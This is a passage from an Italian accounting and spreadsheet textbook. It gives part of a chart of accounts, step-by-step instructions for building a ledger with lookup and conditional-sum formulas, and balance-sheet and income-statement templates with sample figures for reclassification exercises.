21110	Fondo garanzie prodotti
21111	Fondo manutenzioni programmate
21112	Fondo buoni sconto a concorsi a premio
213	**DEBITI FINANZIARI**
21301	Prestiti obbligazionari

Codice	Denominazione
21302	Prestiti obbligazionari convertibili
21305	Azionisti c/finanziamenti
21310	Banche c/c passivi
21311	Banche c/ri.ba. all'ncasso
21312	Banche c/cambiali all'incasso
21315	Banche c/sovvenzioni cambiarie
21316	Banche c/sovvenzioni garantite
21320	Mutui ipotecari
21321	Mutui passivi
21325	Cambiali passive finanziarie
21330	Prestiti da controllate
21331	Prestiti da collegate
21332	Prestiti da controllanti
21340	Debiti v/altri finanziatori
214	**DEBITI COMMERCIALI**
21401	Debiti v/fornitori
21419	Fatture da ricevere
21420	Cambiali passive
21440	Debiti v/controllate
21441	Debiti v/collegate
21442	Debiti v/controllanti
215	**DEBITI DIVERSI**
21501	IVA ns/debito
21502	Debiti per ritenute da versare
21503	Debiti per imposte
21505	Debiti per IVA
21507	Erario c/IVA
21510	Debiti v/istituti previdenziali
21511	Debiti v/fondi pensione
21520	Personale c/retribuzioni
21521	Personale c/liquidazione
21530	Debiti per cauzioni
21540	Debiti per co.co.pro.
21550	Azionisti c/dividendi
21551	Azionisti c/acconto dividendi
21552	Azioni c/rimborso
21554	Debiti per azioni estratte
21560	Debiti per obbligazioni estratte
21561	Obbligazionisti c/rimborsi
21562	Obligazionisti c/interessi
21570	Amministratore c/competenza
21571	Sindaci c/competenze
21590	Creditori diversi
216	**RATEI E RISCONTI PASSIVI**
21601	Ratei passivi
21602	Risconti passivi
21603	Aggio sui prestiti
217	**TRATTAMENTO FINE RAPPORTO**
21701	Debiti per TFRL
299	**SISTEMI MINORI**
29901	Depositanti beni di terzi
29902	Fornitori c/impegni
29903	Prodotti da consegnare

Codice	Denominazione
29904	Creditori c/leasing
29905	Banche c/effetti scontati
29906	Creditori per fideiussioni
29907	Creditori per avalli
315	**COSTI PER SERVIZI**
31501	Costi di trasporto
31502	Costi per energia
31503	Costi di publicità
31504	Consulenze
31505	Costi postali
31506	Costi telefonici
31507	Assicurazioni
31508	Costi di vigilanza
31509	Costi per i locali
31510	Costi esercizio automezzi
31511	Manutenzioni e riparazioni
31512	Provvigioni passive
31513	Costi d'incasso
31514	Oneri di factoring
31515	Costi per co.co.pro.
31520	Competenze amministratori
31521	Competenze sindacali
31522	Competenze società di revisione
31525	Oneri contributivi
320	**COSTI PER GODIMENTO DI BENI DI TERZI**
32001	Fitti passivi
32002	Canoni leasing
322	**COSTI PER IL PERSONALE**
32201	Salari e stipendi
32202	Oneri sociali
32203	TFRL
330	**COSTI DELLE MATERIE/MERCI**
33001	Materie prime c/acquisti
33002	Materie sussidiarie c/acquisti
33003	Materie di consumo c/acquisti
33004	Merci c/acquisti
33005	Materie prime c/apporti
33006	Materie sussidiarie c/apporti
33007	Materie di consumo c/apporti
33010	Resi su acquisti
33011	Ribassi e abbuoni attivi
33012	Premi su acquisti
336	**SVALUTAZIONI**
33601	Svalutazione immobilizzazioni immateriali
33602	Svalutazione immobilizzazioni materiali
33606	Svalutazione crediti
337	**VARIAZIONI DELLE RIMANENZE DI MATERIE**
33701	Materie prime c/esistenze iniziali
33702	Materie sussidiarie c/esistenze iniziali
33703	Materie di consumo c/esistenze iniziali
33704	Merci c/esistenze iniziali
33710	Materie prime c/rimanenze finali
33711	Materie sussidiarie c/rimanenze finali

Codice	Denominazione
33712	Materie di consumo c/rimanenze finali
33713	Merci c/esistenze finali
338	**ACCANTONAMENTI**
33804	Accantonamento per responsabilità civile
33810	Accantonamento per garanzie prodotti
33811	Accantonamento per manutenzioni programmate
33812	Accantonamento per buoni sconto e concorsi
339	**ONERI DIVERSI**
33901	Oneri fiscali diversi
33910	Arrotondamenti passivi
33920	Minusvalenze ordinarie
33930	Sopravvenienze passive ordinarie
340	**AMMORTAMENTI IMMOBILIZZAZIONI IMMATERIALI**
34001	Ammortamento costo di impianto
34002	Ammortamento costi di ampliamento
34003	Ammortamento costi di ricerca e sviluppo
34004	Ammortamento costi di pubblicità
34005	Ammortamento brevetti
34006	Ammortamento software
34007	Ammortamento concessioni e licenze
34008	Ammortamento avviamento
341	**ONERI FINANZIARI**
34101	Interessi passivi verso fornitori
34102	Interessi passivi bancari
34103	Sconti passivi bancari
34110	Interessi passivi su mutui
34112	Interessi su obbligazioni
34113	Ammortamento disagio
34115	Premi di rimborso
34116	Interessi passivi su cambiali
34120	Interessi passivi v/controllate
34121	Interessi passivi v/collegate
34122	Interessi passivi v/controllanti
34130	Perdite su titoli
34140	Oneri finanziari diversi
350	**AMMORTAMENTI IMMOBILIZZAZIONI MATERIALI**
35001	Ammortamento fabbricati
35002	Ammortamento impianti e macchinari
35003	Ammortamento attrezzature industriali
35004	Ammortamento attrezzature commerciali
35005	Ammortamento macchine d'ufficio
35006	Ammortamento arredamento
35007	Ammortamento automezzi
35008	Ammortamento imballaggi durevoli
351	**SVALUTAZIONI DI ATTIVITÀ FINANZIARIE**
35101	Svalutazione partecipazioni
35105	Svalutazione titoli
361	**ONERI STRAORDINARI**
36101	Minusvalenze straordinarie
36102	Sopravvenienze passive straordinarie
36103	Imposte esercizi precedenti
370	**IMPOSTE DELL'ESERCIZIO**
37001	Imposte dell'esercizio

Codice	Denominazione
400	**PROVENTI FINANZIARI**
40001	Proventi da partecipazioni
40010	Interessi attivi v/controllate
40011	Interessi attivi v/collegate
40012	Interessi Attivi v/controllanti
40015	Proventi su titolo immobilizzati
40020	Interessi su titoli
40025	Utile su titoli
40030	Interessi attivi v/clienti
40031	Interessi attivi bancari
40032	Interessi attivi postali
40060	Proventi finanziari diversi
420	**VALORE DELLA PRODUZIONE**
42001	Prodotti c/vendite
42002	Lavorazioni per c/terzi
42003	Rimborsi costi di vendita
42004	Lavori su ordinazioni
42005	Prodotti c/vendite interne
42006	Merci c/vendite
42007	Prestazioni servizi
42010	Resi su vendite
42011	Ribassi e abbuoni passivi
42012	Premi su vendite
42020	prodotti in lavorazione c/esestenze iniziali
42021	Semilavorati c/esestenze iniziali
42022	Prodotti c/esestenze iniziali
42025	Semilavorati c/apporti
42026	Prodotti c/apporti
42030	prodotti in lavorazione c/rimanenze finali
42031	Semilavorati c/rimanenze finali
42032	Prodotti c/rimanenze finali
42040	Lavori in corso c/esistenze iniziali
42041	Lavori in corso c/rimanenze finali
42050	Costruzioni interne
42051	Costi di ricerca e sviluppo rinviati
421	**RICAVI E PROVENTI DIVERSI**
42101	Fitti Attivi
42102	Proventi Vari
42110	Arrotondamenti Attivi
42120	Plusvalenze ordinarie
42130	Sopravvenienze Attive Ordinarie
450	**RIVALUTAZIONI DI ATTIVITÀ FINANZIARIE**
45001	Rivalutazione parecipazioni
45005	Rivalutazione titoli
460	**PROVENTI STRAORDINARI**
46001	Plusvalenze straordinarie
46002	Sopravvenienze attive straordinarie
598	**BILANCI (TRANSITORI)**
59801	Bilancio di apertura
59802	Bilancio di chiusura
59803	Risultato economico

[1] Questo piano dei conti deriva da quello dell'applicativo Gazie, con delle modifiche. Si veda

eventualmente ⟨*http://gazie.sourceforge.net/*⟩.

Capitolo 843

Preparazione di un modello

In questo capitolo viene costruito un modello molto semplice con il quale è poi possibile inserire delle scritture contabili, ottenendo automaticamente il saldo dei conti. Il modello che si realizza consente di utilizzare un piano dei conti qualsiasi, purché sia prevista una qualche forma di codifica (numerazione dei conti); in mancanza di altro può essere utilizzato il piano dei conti che appare nella tabella 841.1, oppure quello che appare nella tabella 842.1.

843.1 Struttura

Vanno predisposte inizialmente due schede, denominate rispettivamente: `conti` e `scritture`. Le due schede vanno strutturate come si può vedere nelle due figure successive.

Figura 843.1. Schema di massima della scheda `conti`.

	A	B	C	D	E
1	codice	denominazione	dare	avere	d-a
2					
3					
4					
5					
6					
7					
8					
9					
10					
11					
12					
13					
14					
15					

Figura 843.2. Schema di massima della scheda `scritture`.

	A	B	C	D	E	F	G	H
1	n.	data	conto		descrizione	dare	avere	saldo progressivo
2								
3								
4								
5								
6								
7								
8								
9								
10								
11								
12								
13								

Nella scheda dei conti vanno inseriti i conti che servono per le scritture che si intendono fare; eventualmente potrebbe andare bene anche un piano dei conti completo, ma ciò non è strettamente necessario. Per esempio, potrebbero essere inseriti i conti seguenti:

	A	B	C	D	E
1	codice	denominazione	dare	avere	d-a
2	1820	denaro in cassa			
3	1801	banche c/c attivi			
4	1505	cambiali attive			
5					
6					

Nella scheda delle scritture, si potrebbero inserire dati come nell'esempio seguente, dove viene evidenziata la griglia, per mostrare la fusione di alcune celle:

	A	B	C	D	E	F	G	H
1	n.	data	conto		descrizione	dare	avere	saldo progressivo
2	1	20 feb	1820		prelievo dal conto corrente bancario	2500,00		
3			1801				2500,00	
4	2	21 feb	1801		riscosse cambiali attive in scadenza	2000,00		
5			1505				2000,00	
6								
7								
8								
9								

Se il piano dei conti scelto prevede l'uso di codici che iniziano con degli zeri, oppure se il codice contiene punti o altri simboli che possono confondere il foglio elettronico, è necessario dichiarare che quelle celle devono avere il formato «testo». Per ottenere questo, quando si configura il formato di rappresentazione dei numeri, si deve utilizzare il modello «@», con il quale i numeri vengono trattati in modo letterale, come testo puro e semplice.

843.2 Saldo progressivo

Nella scheda delle scritture si vuole fare in modo di evidenziare il saldo progressivo delle scritture stesse. In pratica, nella colonna H si calcola il dare meno l'avere della riga, e si aggiunge il saldo esistente alla riga precedente. Per esempio, nella cella H3 si deve scrivere l'espressione: F3–G3+H2. In questo modo, alla fine di ogni scrittura si deve osservare un saldo progressivo pari a zero, a indicare che è stata ottenuta la quadratura:

	A	B	C	D	E	F	G	H
1	n.	data	conto		descrizione	dare	avere	saldo progressivo
2	1	20 feb	1820		prelievo dal conto corrente bancario	2500,00		2500,00
3			1801				2500,00	0,00
4	2	21 feb	1801		riscosse cambiali attive in scadenza	2000,00		2000,00
5			1505				2000,00	0,00
6								0,00
7								0,00
8								0,00
9								0,00

843.3 Ricerca automatica del nome del conto

Nella scheda delle scritture si vuole fare in modo che nella colonna D appaia automaticamente il nome del conto, quando si inserisce il codice nella colonna C, sulla stessa riga. L'associazione tra codici e denominazioni dei conti è stabilita nella scheda dei conti e serve la funzione CERCA.VERT() per realizzare questa ricerca:

CERCA.VERT(***valore_cercato*** ; ***tabella_matrice*** ; ***indice_colonna*** ; FALSO)

In pratica, il valore cercato è quanto contenuto nella cella della colonna C; la tabella matrice è il contenuto della scheda dei conti; precisamente si intende utilizzare tutta la zona che va da A2 a E301 (si evita la riga di intestazione che non sarebbe appropriata); l'indice è costituito dalla seconda colonna, dove appaiono le descrizioni dei conti. Per esempio, nella cella D3 della scheda delle scritture, si potrebbe inserire la funzione CERCA.VERT(C3;conti!A$2:B$301;2;FALSO), oppure CERCA.VERT(C3;conti.A$2:B$301;2;FALSO), a seconda di come si deve scrivere il riferimento alla scheda `conti`.

	A	B	C	D	E	F	G	H
1	n.	data	conto		descrizione	dare	avere	saldo progressivo
2	1	20 feb	1820	denaro in cassa	prelievo dal conto corrente bancario	2500,00		2500,00
3			1801	banche c/c attivi			2500,00	0,00
4	2	21 feb	1801	banche c/c attivi	riscosse cambiali attive in scadenza	2000,00		2000,00
5			1505	cambiali attive			2000,00	0,00
6				#N/D				0,00
7				#N/D				0,00
8				#N/D				0,00
9				#N/D				0,00

	A	B	C	D	E	F	G	H
1	n.	data	conto		descrizione	dare	avere	saldo progressivo
2	1	20 feb	10830	Denaro in cassa	prelievo dal conto corrente bancario	2500,00		2500,00
3			10801	Banche c/c attivi			2500,00	0,00
4	2	21 feb	10801	Banche c/c attivi	riscosse cambiali attive in scadenza	2000,00		2000,00
5			10505	Cambiali attive			2000,00	0,00
6				#N/D				0,00
7				#N/D				0,00
8				#N/D				0,00
9				#N/D				0,00

843.4 Verifica

Si realizzi un file contenente le due schede descritte nelle sezioni precedenti (quella dei conti e quella delle scritture), con i dati di esempio mostrati, scegliendo la codifica preferita, aggiungendo le formule descritte. In particolare, l'espressione che serve a mostrare automaticamente la descrizione dei conti nella colonna D della scheda delle scritture, deve essere realizzata in modo tale da poter essere copiata nelle righe successive, senza che le coordinate riferite alla scheda dei conti vengano modificate (vanno protette le coordinate delle righe). Si completino le formule della scheda delle scritture, almeno fino alla riga 11, lasciando le due scritture di esempio all'inizio.

Si salvi il file e si stampi solo la prima pagina della scheda delle scritture in forma normale, poi, la si stampi nuovamente (sempre solo la prima pagina) visualizzando le formule, le intestazioni di riga e di colonna, assieme alla griglia, per la correzione. Prima di stampare la scheda con le

formule in evidenza, si deve verificare nell'anteprima di stampa che le formule inserite siano visibili, altrimenti è bene ridurre il carattere, fare andare a capo il testo, allargare le colonne ed eventualmente alzare le righe.

843.5 Saldo algebrico dei conti

Nella colonna E della scheda dei conti, si vuole fare in modo di ottenere il saldo algebrico (dare meno avere) di ogni conto. Per fare questo occorre usare la funzione SOMMA.SE(), in modo da sommare i valori in dare riferiti al conto dalla scheda delle scritture, sottraendo i valori dello stesso conto che invece appaiono in avere:

```
SOMMA.SE(zona_di_confronto;valore_da_confrontare;zona_da_sommare)
```

In pratica, tenendo conto che si vogliono utilizzare 500 righe per le scritture, per ottenere il saldo algebrico del conto che si trova nella seconda riga della scheda dei conti, nella cella E2 della stessa scheda occorre scrivere:

```
SOMMA.SE(scritture!C2:C501;A2;scritture!F2:F501)↩
↪-SOMMA.SE(scritture!C2:C501;A2;scritture!G2:G501),
```

Oppure, se il foglio elettronico richiede una notazione diversa per separare il nome della scheda dalle coordinate della zona:

```
SOMMA.SE(scritture.C2:C501;A2;scritture.F2:F501)↩
↪-SOMMA.SE(scritture.C2:C501;A2;scritture.G2:G501)
```

Naturalmente, dovendo poi copiare l'espressione nelle altre celle della stessa colonna (fino alla riga 301), conviene proteggere le coordinate delle righe riferite alla scheda delle scritture: C$2:C$501, F$2:F$501, C$2:C$501, G$2:G$501. Segue l'esempio di ciò che potrebbe apparire una volta sistemate le formule:

	A	B	C	D	E
1	codice	denominazione	dare	avere	d-a
2	1820	denaro in cassa			2500
3	1801	banche c/c attivi			-500
4	1505	cambiali attive			-2000
5					0
6					0
7					0
8					0

843.6 Saldo dei conti

Una volta determinato il saldo algebrico dei conti, è necessario fare in modo che appaia nella posizione appropriata (dare o avere) con un segno positivo. Per ottenere questo, nelle colonne C e D della scheda dei conti, occorre controllare il segno del saldo. Per esempio, nella seconda riga della scheda, nella colonna C occorre scrivere: SE(E2>0;E2;0); al contrario, nella colonna D occorre scrivere: SE(E2<0;–E2;0) per rendere positivo il valore. In questo caso, i riferimenti alle righe è bene rimangano relativi, in modo che copiando le celle nelle righe successive (fino alla riga 301) si adattino in modo appropriato. Ecco come dovrebbe apparire la scheda dei conti dopo l'aggiunta delle formule ulteriori:

	A	B	C	D	E
1	codice	denominazione	dare	avere	d-a
2	1820	denaro in cassa	2500	0	2500
3	1801	banche c/c attivi	0	500	-500
4	1505	cambiali attive	0	2000	-2000
5			0	0	0
6			0	0	0
7			0	0	0
8			0	0	0

843.7 Verifica

Dopo aver aggiunto quanto descritto nelle sezioni precedenti, a proposito della scheda dei conti, mettendo le formule necessarie, almeno fino alla riga 11, si salvi il file con un nome nuovo e si stampi solo la prima pagina della scheda dei conti in forma normale, poi, la si stampi nuovamente (sempre solo la prima pagina) visualizzando le formule e le intestazioni di riga e di colonna, per la correzione. Prima di stampare la scheda con le formule in evidenza, si deve verificare nell'anteprima di stampa che le formule inserite siano visibili, altrimenti è bene ridurre il carattere, fare andare a capo il testo, allargare le colonne ed eventualmente alzare le righe.

Modello generico

Si realizzi un modello per l'inserimento dei valori di un bilancio secondo lo schema degli articoli 2424 e 2425 del Codice civile). I totali devono essere ottenuti automaticamente.

Al termine del lavoro, si deve stampare il modello visualizzando le formule, la griglia delle celle, assieme alle intestazioni di riga e di colonna, per la correzione. Prima di stampare, si deve verificare nell'anteprima di stampa che le formule inserite siano visibili, altrimenti è bene ridurre il carattere, fare andare a capo il testo o allargare le colonne.

Si rammenta che nel conto economico, le voci 23, 24 e 25, sono state soppresse dalla legge n. 503 del 08/08/1994.

	A	B	C	D	E	F
1						***anno***
2					ATTIVO	
3						
4	A				CREDITI VERSO I SOCI PER VERSAMENTI ANCORA DOVUTI:	
5					crediti verso i soci già richiamati	0,00
6					crediti verso i soci non ancora richiamati	0,00
7						
8					TOTALE CREDITI VERSO I SOCI	***totale***
9						
10						
11						
12	B				IMMOBILIZZAZIONI:	
13		I			Immobilizzazioni immateriali:	
14			1		costi di impianto e di ampliamento	0,00
15			2		costi di ricerca, di sviluppo e di pubblicità	0,00
16			3		diritti di brevetto industriale e diritti di utilizzazione delle opere dell'ingegno	0,00
17			4		concessioni, licenze, marchi e diritti simili	0,00
18			5		avviamento	0,00
19			6		immobilizzazioni immateriali in corso e acconti	0,00
20			7		altre immobilizzazioni immateriali	0,00
21						
22					Totale immobilizzazioni immateriali	***totale***
23						
24						
25		II			Immobilizzazioni materiali:	
26			1		terreni e fabbricati	0,00
27			2		impianti e macchinario	0,00
28			3		attrezzature industriali e commerciali	0,00
29			4		altri beni materiali	0,00
30			5		immobilizzazioni in corso e acconti	0,00
31						
32					Totale immobilizzazioni materiali	***totale***
33						
34						
35		III			Immobilizzazioni finanziarie:	
36			1		partecipazioni in:	
37				a	imprese controllate	0,00
38				b	imprese collegate	0,00
39				c	imprese controllanti	0,00
40				d	altre imprese	0,00

	A	B	C	D	E	F
41						
42					Totale partecipazioni	***totale***
43						
44			2		crediti:	
45				a	verso imprese controllate	0,00
46				b	verso imprese collegate	0,00
47				c	verso controllanti	0,00
48				d	verso altri	0,00
49						
50					Totale crediti	***totale***
51						
52			3		Altri titoli	0,00
53			4		Azioni proprie immobilizzate	0,00
54						
55					Totale immobilizzazioni finanziarie	***totale***
56						
57					TOTALE IMMOBILIZZAZIONI	***totale***
58						
59						
60						
61	C				ATTIVO CIRCOLANTE:	
62		I			Rimanenze:	
63			1		materie prime, sussidiarie e di consumo	0,00
64			2		prodotti in corso di lavorazione e semilavorati	0,00
65			3		lavori in corso su ordinazione	0,00
66			4		prodotti finiti e merci	0,00
67			5		acconti	0,00
68						
69					Totale rimanenze	***totale***
70						
71						
72		II			Crediti:	
73			1		Verso i clienti	0,00
74			2		Verso imprese controllate	0,00
75			3		Verso imprese collegate	0,00
76			4		Verso controllanti	0,00
77			4bis		Crediti tributari	0,00
78			4ter		Imposte anticipate	0,00
79			5		Verso altri	0,00
80						
81					Totale crediti	***totale***
82						
83						
84		III			Attività finanziarie che non costituiscono immobilizzazioni:	
85			1		partecipazioni in imprese controllate	0,00
86			2		partecipazioni in imprese collegate	0,00
87			3		partecipazioni in imprese controllanti	0,00
88			4		altre partecipazioni	0,00
89			5		azioni proprie per investimento temporaneo	0,00
90			6		altri titoli	0,00
91						
92					Totale attività finanziarie non immobilizzate	***totale***

	A	B	C	D	E	F
93						
94						
95		IV			Disponibilità liquide:	
96			1		depositi bancari e postali	0,00
97			2		assegni	0,00
98			3		denaro e valori in cassa	0,00
99						
100					Totale disponibilità liquide	***totale***
101						
102					TOTALE ATTIVO CIRCOLANTE	***totale***
103						
104						
105						
106	D				RATEI E RISCONTI ATTIVI:	
107					ratei attivi	0,00
108					risconti attivi	0,00
109					disaggi sui prestiti	0,00
110						
111					TOTALE RATEI E RISCONTI ATTIVI	***totale***
112						
113						
114						
115					TOTALE ATTIVO (A+B+C+D)	***totale***
116						
117						
118						
119						
120					PASSIVO	
121						
122	A				PATRIMONIO NETTO:	
123		I			Capitale	0,00
124		II			Riserva da sovrapprezzo delle azioni	0,00
125		III			Riserva di rivalutazione	0,00
126		IV			Riserva legale	0,00
127		V			Riserva per azioni proprie in portafoglio	0,00
128		VI			Riserve statutarie	0,00
129		VII			Altre riserve	0,00
130		VIII			Utili (perdite) portati a nuovo	0,00
131		IX			Utile (perdita) dell’esercizio	0,00
132						
133					TOTALE PATRIMONIO NETTO	***totale***
134						
135						
136						
137	B				FONDI PER RISCHI E ONERI:	
138			1		fondo per trattamento di quiescenza e obblighi simili	0,00
139			2		fondo per imposte	0,00
140			3		altri fondi per rischi e oneri futuri	0,00
141						
142					TOTALE FONDI PER RISCHI E ONERI	***totale***
143						
144						

	A	B	C	D	E	F
145						
146	C				TRATTAMENTO DI FINE RAPPORTO DI LAVORO SUBORDINATO:	
147					fondo TFRL	0,00
148						
149					TOTALE TRATTAMENTO DI FINE RAPPORTO DI LAVORO SUBORDINATO	***totale***
150						
151						
152						
153	D				DEBITI:	
154			1		obbligazioni non convertibili	0,00
155			2		obbligazioni convertibili	0,00
156			3		debiti verso soci per finanziamenti	0,00
157			4		debiti verso banche	0,00
158			5		debiti verso altri finanziatori	0,00
159			6		acconti	0,00
160			7		debiti verso fornitori	0,00
161			8		debiti rappresentati da titoli di credito	0,00
162			9		debiti verso imprese controllate	0,00
163			10		debiti verso imprese collegate	0,00
164			11		debiti verso controllanti	0,00
165			12		debiti tributari	0,00
166			13		debiti verso istituti di previdenza e di sicurezza sociale	0,00
167			14		altri debiti	0,00
168						
169					TOTALE DEBITI	***totale***
170						
171						
172						
173	E				RATEI E RISCONTI PASSIVI:	
174					ratei passivi	0,00
175					risconti passivi	0,00
176					aggi sui prestiti	0,00
177						
178					TOTALE RATEI E RISCONTI PASSIVI	***totale***
179						
180						
181						
182					TOTALE PASSIVO (A+B+C+D+E)	***totale***
183						
184						
185						
186						
187					CONTO ECONOMICO	
188						
189	A				VALORE DELLA PRODUZIONE:	
190			1		ricavi delle vendite e delle prestazioni	0,00
191			2		variazione rimanenze prodotti in lavorazione, semilavorati e finiti	0,00
192			3		variazione dei lavori in corso su ordinazione	0,00
193			4		incrementi di immobilizzazioni per lavori interni	0,00
194			5		altri ricavi e proventi	0,00

	A	B	C	D	E	F
195						
196					Totale valore della produzione	***totale***
197						
198						
199						
200	B				COSTI DELLA PRODUZIONE:	
201			6		acquisti materie prime, sussidiarie, di consumo e di merci	0,00
202			7		spese per prestazione di servizi	0,00
203			8		spese per godimento di beni di terzi	0,00
204			9		costi del personale:	
205				a	salari e stipendi	0,00
206				b	oneri sociali	0,00
207				c	accantonamento al TFRL	0,00
208				d	accantonamento per trattamento di quiescenza e simili	0,00
209				e	altri costi del personale	0,00
210						
211					Totale costi del personale	***totale***
212						
213			10		ammortamenti e svalutazioni:	
214				a	ammortamento delle immobilizzazioni immateriali	0,00
215				b	ammortamento delle immobilizzazioni materiali	0,00
216				c	altre svalutazioni delle immobilizzazioni	0,00
217				d	svalutazioni dell'attivo circolante e delle disponibilità liquide	0,00
218						
219					Totale ammortamenti e svalutazioni	***totale***
220						
221			11		variazioni rimanenze materie prime, sussidiarie, di consumo e merci	0,00
222			12		accantonamento per rischi	0,00
223			13		altri accantonamenti	0,00
224			14		oneri diversi di gestione	0,00
225						
226					TOTALE COSTI DELLA PRODUZIONE	***totale***
227						
228						
229						
230					DIFFERENZA TRA VALORE E COSTI DELLA PRODUZIONE (A-B)	***totale***
231						
232						
233						
234	C				PROVENTI E ONERI FINANZIARI:	
235			15		proventi da partecipazioni	0,00
236			16		altri proventi finanziari:	
237				a	da crediti iscritti nelle immobilizzazioni	0,00
238				b	da titoli iscritti nelle immobilizzazioni che non costituiscono partecipazioni	0,00
239				c	da titoli iscritti all'attivo circolante che non costituiscono partecipazioni	0,00
240				d	proventi diversi dai precedenti	0,00
241						

	A	B	C	D	E	F
242					Totale altri proventi finanziari	***totale***
243						
244			17		Interessi e altri oneri finanziari	0,00
245						
246					TOTALE PROVENTI E ONERI FINANZIARI (15+16-17)	***totale***
247						
248						
249						
250	D				RETTIFICHE DI VALORE DI ATTIVITÀ FINANZIARIE:	
251			18		rivalutazioni:	
252				a	di partecipazioni	0,00
253				b	di immobilizzazioni finanziarie che non costituiscono partecipazioni	0,00
254				c	da titoli iscritti all'attivo circolante che non costituiscono partecipazioni	0,00
255						
256					Totale rivalutazioni	***totale***
257						
258			19		svalutazioni:	
259				a	di partecipazioni	0,00
260				b	di immobilizzazioni finanziarie che non costituiscono partecipazioni	0,00
261				c	di titoli iscritti all'attivo circolante che non costituiscono partecipazioni	0,00
262						
263					Totale svalutazioni	***totale***
264						
265					TOTALE DELLE RETTIFICHE (18-19)	***totale***
266						
267	E				PROVENTI E ONERI STRAORDINARI:	
268			20		proventi straordinari	0,00
269			21		oneri straordinari	0,00
270						
271					TOTALE PROVENTI E ONERI STRAORDINARI (20-21)	***totale***
272						
273						
274						
275					RISULTATO PRIMA DELLE IMPOSTE (A-B+C+D+E)	***totale***
276						
277			22		Imposte sul reddito dell'esercizio	0,00
278			26		Utile o perdita di esercizio	0,00

Riclassificazione

Si predisponga un foglio elettronico con quattro schede, all'interno delle quali vanno inseriti, rispettivamente: la situazione dei conti dello stato patrimoniale, quella del conto economico, la riclassificazione dello stato patrimoniale e quella del conto economico. Le figure successive mostrano le quattro schede.

Figura 845.1. Situazione dei conti dello stato patrimoniale.

	A	B	C
1	**STATO PATRIMONIALE CONTABILE**		
2		**DARE**	**AVERE**
3	Costi d'impianto	32 400,00	
4	Fabbricati	516 000,00	
5	Impianti e macchinari	462 000,00	
6	Attrezzature industriali	120 000,00	
7	Attrezzature commerciali	60 000,00	
8	Automezzi	156 000,00	
9	Arredamento	138 000,00	
10	Materie prime	102 000,00	
11	Prodotti finiti	180 000,00	
12	Crediti v/clienti	240 000,00	
13	Cambiali attive	157 200,00	
14	Crediti diversi	8 160,00	
15	Banca c/c attivi	14 866,80	
16	Denaro in cassa	960,00	
17	Risconti attivi	480,00	
18	**TOTALE ATTIVITÀ**	**2 188 066,80**	
19			
20	Fondo ammortamento costi d'impianto		18 480,00
21	Fondo ammortamento fabbricati		93 480,00
22	Fondo ammortamento impianti		184 200,00
23	Fondo ammortamento attrezzature industriali		45 600,00
24	Fondo ammortamento attrezzature commerciali		21 000,00
25	Fondo ammortamento automezzi		103 200,00
26	Fondo ammortamento arredamento		121 800,00
27	Fondo rischi su crediti		1 986,00
28	Debiti per TFRL		128 648,24
29	Mutui passivi		120 000,00
30	Banca c/c passivo		6 288,00
31	Debiti v/fornitori		168 000,00
32	Cambiali passive		120 000,00
33	Debiti diversi		7 200,00
34	Fatture da ricevere		960,00
35	Debiti per ritenute da versare		5 176,00
36	Debiti per imposte		12 359,00
37	Debiti per IVA		20 400,00
38	Debiti v/istituti previdenziali		11 196,00
39	Ratei passivi		1 200,00
40	**TOTALE PASSIVITÀ**		**1 191 173,24**
41			
42	Capitale sociale		600 000,00
43	Riserva legale		108 000,00
44	Riserva statutaria		144 000,00
45	Riserva straordinaria		62 400,00
46	Utili a nuovo		2 604,00
47	Utile d'esercizio		79 889,56
48	**TOTALE A PAREGGIO**	**2 188 066,80**	**2 188 066,80**

Figura 845.2. Situazione dei conti del conto economico.

	A	B	C
1	**CONTO ECONOMICO CONTABILE**		
2		**DARE**	**AVERE**
3	Materie prime c/acquisti	2 160 000,00	
4	Materie prime c/esistenze iniziali	96 000,00	
5	Prodotti c/esistenze iniziali	144 000,00	
6	Costi per servizi	132 912,00	
7	Salari e stipendi	168 000,00	
8	Oneri sociali	78 000,00	
9	TFRL	15 024,44	
10	Perdite su crediti	9 576,00	
11	Minusvalenze ordinarie	1 800,00	
12	Ammortamento costi d'impianto	6 480,00	
13	Ammortamento fabbricati	15 480,00	
14	Ammortamento impianti	46 200,00	
15	Ammortamento attrezzature industriali	21 600,00	
16	Ammortamento attrezzature commerciali	9 000,00	
17	Ammortamento automezzi	31 200,00	
18	Ammortamento arredamento	13 800,00	
19	Svalutazione crediti	1 986,00	
20	Interessi passivi bancari	2 652,00	
21	Interessi passivi su mutui	7 200,00	
22	Sopravvenienze passive straordinarie	1 200,00	
23	Imposte d'esercizio	84 456,00	
24	**TOTALE COSTI**	**3 046 566,44**	
25			
26	Prodotti c/vendite		2 820 000,00
27	Rimborsi costi di vendita		20 136,00
28	Interessi attivi bancari		1 320,00
29	Materie prime c/rimanenze finali		102 000,00
30	Prodotti c/rimanenze finali		180 000,00
31	Plusvalenze ordinarie		3 000,00
32	**TOTALE RICAVI**		**3 126 456,00**
33	Utile d'esercizio	79 889,56	
34	TOTALE A PAREGGIO	**3 126 456,00**	**3 126 456,00**

I valori contenuti nelle ultime due schede, che rappresentano la riclassificazione, devono essere

indicati attraverso riferimenti alle schede precedenti, costruendo le espressioni necessarie. I valori vanno fatti visualizzare senza i decimali, attraverso la configurazione delle celle.

Figura 845.3. Stato patrimoniale riclassificato.

	A	B	C	D	E	F	G	H
1			Stato patrimoniale secondo codice civile					
2	A		**CREDITI V/SOCI**	0	A		**PATRIMONIO NETTO**	
3	B		**IMMOBILIZZAZIONI**			I	CAPITALE SOCIALE	600 000
4		I	IMMOBILIZZAZIONI IMMATERIALI			II	RISERVA SOVRAPREZZO AZIONI	0
5			Costi d'impianto	13 920		IV	RISERVA LEGALE	108 000
6				13 920		VI	RISERVA STATUTARIA	144 000
7		II	IMMOBILIZZAZIONI MATERIALI			VII	ALTRE RISERVE	62 400
8			Fabbricati	422 520		VIII	UTILI PORTATI A NUOVO	2 604
9			Impianti	277 800		IX	UTILE D'ESERCIZIO	79 890
10			Attrezzature industriali e commerciali	113 400			**TOTALE PATRIMONIO NETTO**	**996 894**
11			Altri beni	69 000	B		**FONDO PER RISCHI E ONERI**	**0**
12				882 720	C		**TRATTAMENTO FINE RAPPORTO LAVORO**	**128 648**
13		III	IMMOBILIZZAZIONI FINANZIARIE	0	D		**DEBITI**	
14			**TOTALE IMMOBILIZZAZIONI**	**896 640**			Obbligazioni	0
15	C		**ATTIVO CIRCOLANTE**				Debiti v/banche	126 288
16		I	RIMANENZE				Debiti v/fornitori	296 160
17			Materie prime	102 000			Debiti tributari	37 935
18			Prodotti finiti	180 000			Debiti v/istituti previdenziali	11 196
19				282 000			**TOTALE DEBITI**	**471 579**
